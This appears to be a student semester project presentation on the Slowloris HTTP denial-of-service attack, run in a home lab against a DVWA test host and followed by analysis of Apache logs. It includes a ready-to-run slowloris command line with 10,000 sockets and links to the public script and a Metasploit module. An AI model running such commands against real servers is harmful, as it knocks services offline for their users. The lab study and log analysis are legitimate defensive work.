The Slow Loris Attack


Semester Project

Presented By:
Satish Karki

Loris may be slow, but its bite is toxic

What is Slow Loris Attack?

- Slow Loris is a DOS attack [1]
- It is an application layer attack which operates by utilizing partial HTTP requests [2]
- It falls in the category of attacks known as “low and slow” attacks [3]



How It Works?

- **Step 1:**

  The attacker first opens multiple connections to the targeted server by sending multiple partial HTTP request headers.

- **Step 2:**


  The target opens a thread for each incoming request, with the intent of closing the thread once the connection is completed. [1]

- **Step 3:**

  To prevent the target from timing out the connections, the attacker periodically sends partial request headers to the target in order to keep the request alive.

- **Step 4:**

  The targeted server is never able to release any of the open partial connections while waiting for the termination of the request. Once all available threads are in use, the server will be unable to respond to additional requests made from regular traffic, resulting in denial-of-service.



Target Setup

- **Target Setup:**
  - Configured ‘testhost’ to run DVWA https://github.com/digininja/DVWA
  - Added the ‘testhost’ to the router’s dns resolver
  - Configured the ‘testhost’ to send its log to loghost for remote logging

```
satish@testhost: ~
satish@testhost:~$ satish@testhost:~$ hostnamectl
   Static hostname: testhost
         Icon name: computer-vm
           Chassis: vm
        Machine ID: af3a7fa092344bf39fea933e11a54235
           Boot ID: ed073d6de97b46cfb9f38e869c3ea67c
    Virtualization: vmware
  Operating System: Ubuntu 20.04.2 LTS
            Kernel: Linux 5.4.0-70-generic
      Architecture: x86-64
satish@testhost:~$ hostname -I
192.168.110.9
satish@testhost:~$
```

Attack Setup

Attack Setup

https://github.com/gkbrk/slowloris

- It is a python script
- python3 slowloris.py example.com

```
satish@nmshost:~/Desktop/slowloris/slowloris$ python3 slowloris.py 192.168.110.
9 -s 10000 --sleeptime 1 --verbose
[06-04-2021 18:38:20] Attacking 192.168.110.9 with 10000 sockets.
[06-04-2021 18:38:20] Creating sockets...
[06-04-2021 18:38:20] Creating socket nr 0
[06-04-2021 18:38:20] Creating socket nr 1
[06-04-2021 18:38:20] Creating socket nr 2
[06-04-2021 18:38:20] Creating socket nr 3
[06-04-2021 18:38:20] Creating socket nr 4
[06-04-2021 18:38:20] Creating socket nr 5
[06-04-2021 18:38:20] Creating socket nr 6
[06-04-2021 18:38:20] Creating socket nr 7
[06-04-2021 18:38:20] Creating socket nr 8
[06-04-2021 18:38:20] Creating socket nr 9
[06-04-2021 18:38:20] Creating socket nr 10
[06-04-2021 18:38:20] Creating socket nr 11
[06-04-2021 18:38:20] Creating socket nr 12
[06-04-2021 18:38:20] Creating socket nr 13
[06-04-2021 18:38:20] Creating socket nr 14
[06-04-2021 18:38:20] Creating socket nr 15
```


- Auxiliary Module in Metasploit Framework

  https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/dos/http/slowloris.md


Log Analysis


First point of attack identified:

- **Latency: Web Application responds much slower than usual**



- **Slow server and loading time**






Investigation

- **Normal HTTP Request**

By default Apache2 access log file is at
var/log/apache2/access.log

```
satish@testhost:~$ sudo cat /var/log/apache2/access.log | grep GET | tail -20
192.168.110.1 - - [07/Apr/2021:11:51:09 -0400] "GET /dvwa/js/add_event_listeners.js HTTP/1.1" 404 491 "http://192.168.110.9/DVWA/ins
9.0.4389.114 Safari/537.36"
192.168.110.1 - - [07/Apr/2021:11:51:09 -0400] "GET /dvwa/js/add_event_listeners.js HTTP/1.1" 404 491 "http://192.168.110.9/DVWA/ins
9.0.4389.114 Safari/537.36"
192.168.110.1 - - [07/Apr/2021:11:51:10 -0400] "GET /DVWA/setup.php HTTP/1.1" 200 2264 "http://192.168.110.9/DVWA/instructions.php"
fari/537.36"
192.168.110.1 - - [07/Apr/2021:11:51:10 -0400] "GET /DVWA/dvwa/images/spanner.png HTTP/1.1" 304 180 "http://192.168.110.9/DVWA/setup
114 Safari/537.36"
192.168.110.1 - - [07/Apr/2021:11:51:10 -0400] "GET /dvwa/js/add_event_listeners.js HTTP/1.1" 404 492 "http://192.168.110.9/DVWA/set
9.114 Safari/537.36"
192.168.110.1 - - [07/Apr/2021:11:51:13 -0400] "GET /DVWA/vulnerabilities/brute/ HTTP/1.1" 200 1762 "http://192.168.110.9/DVWA/setup
114 Safari/537.36"
192.168.110.1 - - [07/Apr/2021:11:51:13 -0400] "GET /DVWA/vulnerabilities/exec/ HTTP/1.1" 200 1720 "http://192.168.110.9/DVWA/vulner
e/89.0.4389.114 Safari/537.36"
192.168.110.1 - - [07/Apr/2021:11:51:14 -0400] "GET /DVWA/ HTTP/1.1" 200 2851 "http://192.168.110.9/DVWA/vulnerabilities/exec/" "Moz
/537.36"
192.168.110.1 - - [07/Apr/2021:11:51:14 -0400] "GET /dvwa/js/add_event_listeners.js HTTP/1.1" 404 491 "http://192.168.110.9/DVWA/" "
ari/537.36"
192.168.110.1 - - [07/Apr/2021:11:51:14 -0400] "GET /dvwa/js/add_event_listeners.js HTTP/1.1" 404 491 "http://192.168.110.9/DVWA/" "
ari/537.36"
192.168.110.3 - - [07/Apr/2021:11:53:33 -0400] "GET / HTTP/1.1" 200 11229 "-" "Wget/1.20.3 (linux-gnu)"
192.168.110.3 - - [07/Apr/2021:11:54:02 -0400] "GET /DVWA HTTP/1.1" 301 576 "-" "Wget/1.20.3 (linux-gnu)"
192.168.110.3 - - [07/Apr/2021:11:54:02 -0400] "GET /DVWA/ HTTP/1.1" 302 505 "-" "Wget/1.20.3 (linux-gnu)"
192.168.110.3 - - [07/Apr/2021:11:54:02 -0400] "GET /DVWA/login.php HTTP/1.1" 200 1742 "-" "Wget/1.20.3 (linux-gnu)"
192.168.110.4 - - [07/Apr/2021:11:55:12 -0400] "GET /DVWA HTTP/1.1" 301 576 "-" "Wget/1.20.3 (linux-gnu)"
192.168.110.4 - - [07/Apr/2021:11:55:12 -0400] "GET /DVWA/ HTTP/1.1" 302 505 "-" "Wget/1.20.3 (linux-gnu)"
192.168.110.4 - - [07/Apr/2021:11:55:12 -0400] "GET /DVWA/login.php HTTP/1.1" 200 1742 "-" "Wget/1.20.3 (linux-gnu)"
192.168.110.5 - - [07/Apr/2021:11:55:40 -0400] "GET /DVWA HTTP/1.1" 301 576 "-" "Wget/1.20.3 (linux-gnu)"
192.168.110.5 - - [07/Apr/2021:11:55:40 -0400] "GET /DVWA/ HTTP/1.1" 302 505 "-" "Wget/1.20.3 (linux-gnu)"
192.168.110.5 - - [07/Apr/2021:11:55:40 -0400] "GET /DVWA/login.php HTTP/1.1" 200 1742 "-" "Wget/1.20.3 (linux-gnu)"
satish@testhost:~$
```



Investigation

- ## HTTP Request During Attack

```
satish@testhost:~$ sudo cat /var/log/apache2/access.log | grep GET | tail -20
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?626 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS
192.168.110.5 - - [07/Apr/2021:12:09:13 -0400] "GET /?601 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?691 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?68 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?287 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?329 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?183 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?1934 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac O
192.168.110.5 - - [07/Apr/2021:12:09:13 -0400] "GET /?1703 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac O
192.168.110.5 - - [07/Apr/2021:12:09:13 -0400] "GET /?503 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS
192.168.110.5 - - [07/Apr/2021:12:09:13 -0400] "GET /?592 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?1267 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac O
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?1183 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac O
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?1182 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac O
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?1669 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac O
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?466 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?923 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS
192.168.110.5 - - [07/Apr/2021:12:09:13 -0400] "GET /?1197 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac O
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?106 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS
192.168.110.5 - - [07/Apr/2021:12:09:15 -0400] "GET /?917 HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS
satish@testhost:~$
```

LOG ANALYZER: Normal HTTP Request

LogAnalyzer
ANALYSIS & REPORTING

Select Language | Select a Style | Select Source | Select View

Search | Show Events | Statistics | Reports | Help | Search in Knowledge Base | Admin Center | Logoff | Logged in as "admin" | Maximize View

Search (filter): source:=testhost syslogtag:=apache2[15874]:

Advanced Search
(sample: facility:local0 severity:warning)


Search | More Information | I'd like to feel sad | Reset search | Highlight >>

Recent syslog messages


Set auto reload: Auto reload disabled | Total records found: 1675 | Records per page:

Date	Facility	Severity	Host	Syslogtag	ProcessID	Messagetype	Message
Today 12:34:31	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.5 {nmshost.localdomain} - - [07/Apr/2021:12:34:30 -0400] "GET /DVWA/login.php HTTP/1.1" 2 ...
Today 12:34:30	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.5 {nmshost.localdomain} - - [07/Apr/2021:12:34:27 -0400] "GET /DVWA/ HTTP/1.1" 302 505 "- ...
Today 12:34:27	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.5 {nmshost.localdomain} - - [07/Apr/2021:12:34:26 -0400] "GET /DVWA HTTP/1.1" 301 576 "-" ...
Today 12:34:11	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.4 {webhost.localdomain} - - [07/Apr/2021:12:34:11 -0400] "GET /DVWA/login.php HTTP/1.1" 2 ...
Today 12:34:11	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.4 {webhost.localdomain} - - [07/Apr/2021:12:34:11 -0400] "GET /DVWA/ HTTP/1.1" 302 505 "- ...
Today 12:34:11	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.4 {webhost.localdomain} - - [07/Apr/2021:12:34:11 -0400] "GET /DVWA HTTP/1.1" 301 576 "-" ...
Today 12:33:59	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.3 {loghost.localdomain} - - [07/Apr/2021:12:33:59 -0400] "GET /DVWA/login.php HTTP/1.1" 2 ...
Today 12:33:59	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.3 {loghost.localdomain} - - [07/Apr/2021:12:33:59 -0400] "GET /DVWA/ HTTP/1.1" 302 505 "- ...
Today 12:33:59	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.3 {loghost.localdomain} - - [07/Apr/2021:12:33:59 -0400] "GET /DVWA HTTP/1.1" 301 576 "-" ...
Today 12:33:30	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.1 {acer.localdomain} - - [07/Apr/2021:12:33:30 -0400] "GET /DVWA/vulnerabilities/uploa ...
Today 12:33:29	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.1 {acer.localdomain} - - [07/Apr/2021:12:33:29 -0400] "GET /DVWA/vulnerabilities/fi/?p ...
Today 12:33:28	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.1 {acer.localdomain} - - [07/Apr/2021:12:33:28 -0400] "GET /DVWA/vulnerabilities/csrf/ ...
Today 12:33:27	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.1 {acer.localdomain} - - [07/Apr/2021:12:33:27 -0400] "GET /DVWA/vulnerabilities/exec/ ...
Today 12:33:26	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.1 {acer.localdomain} - - [07/Apr/2021:12:33:26 -0400] "GET /DVWA/vulnerabilities/brute ...
Today 12:33:24	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.1 {acer.localdomain} - - [07/Apr/2021:12:33:24 -0400] "GET /dvwa/js/add_event_listener ...
Today 12:33:24	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.1 {acer.localdomain} - - [07/Apr/2021:12:33:24 -0400] "GET /DVWA/setup.php HTTP/1.1" 2 ...
Today 12:33:23	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.1 {acer.localdomain} - - [07/Apr/2021:12:33:23 -0400] "GET /dvwa/js/add_event_listener ...
Today 12:33:23	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.1 {acer.localdomain} - - [07/Apr/2021:12:33:23 -0400] "GET /dvwa/js/add_event_listener ...
Today 12:33:23	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.1 {acer.localdomain} - - [07/Apr/2021:12:33:23 -0400] "GET /DVWA/instructions.php HTTP ...
Today 12:33:22	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.1 {acer.localdomain} - - [07/Apr/2021:12:33:22 -0400] "GET /dvwa/js/add_event_listener ...
Today 12:33:22	DAEMON	NOTICE	testhost	apache2[15874]:		Syslog	192.168.110.1 {acer.localdomain} - - [07/Apr/2021:12:33:22 -0400] "GET /dvwa/js/add_event_listener ...

LOG ANALYZER: HTTP Request During Attack



Overall Traffic in Testhost



Mitigation Techniques

- **Increase Server Availability**

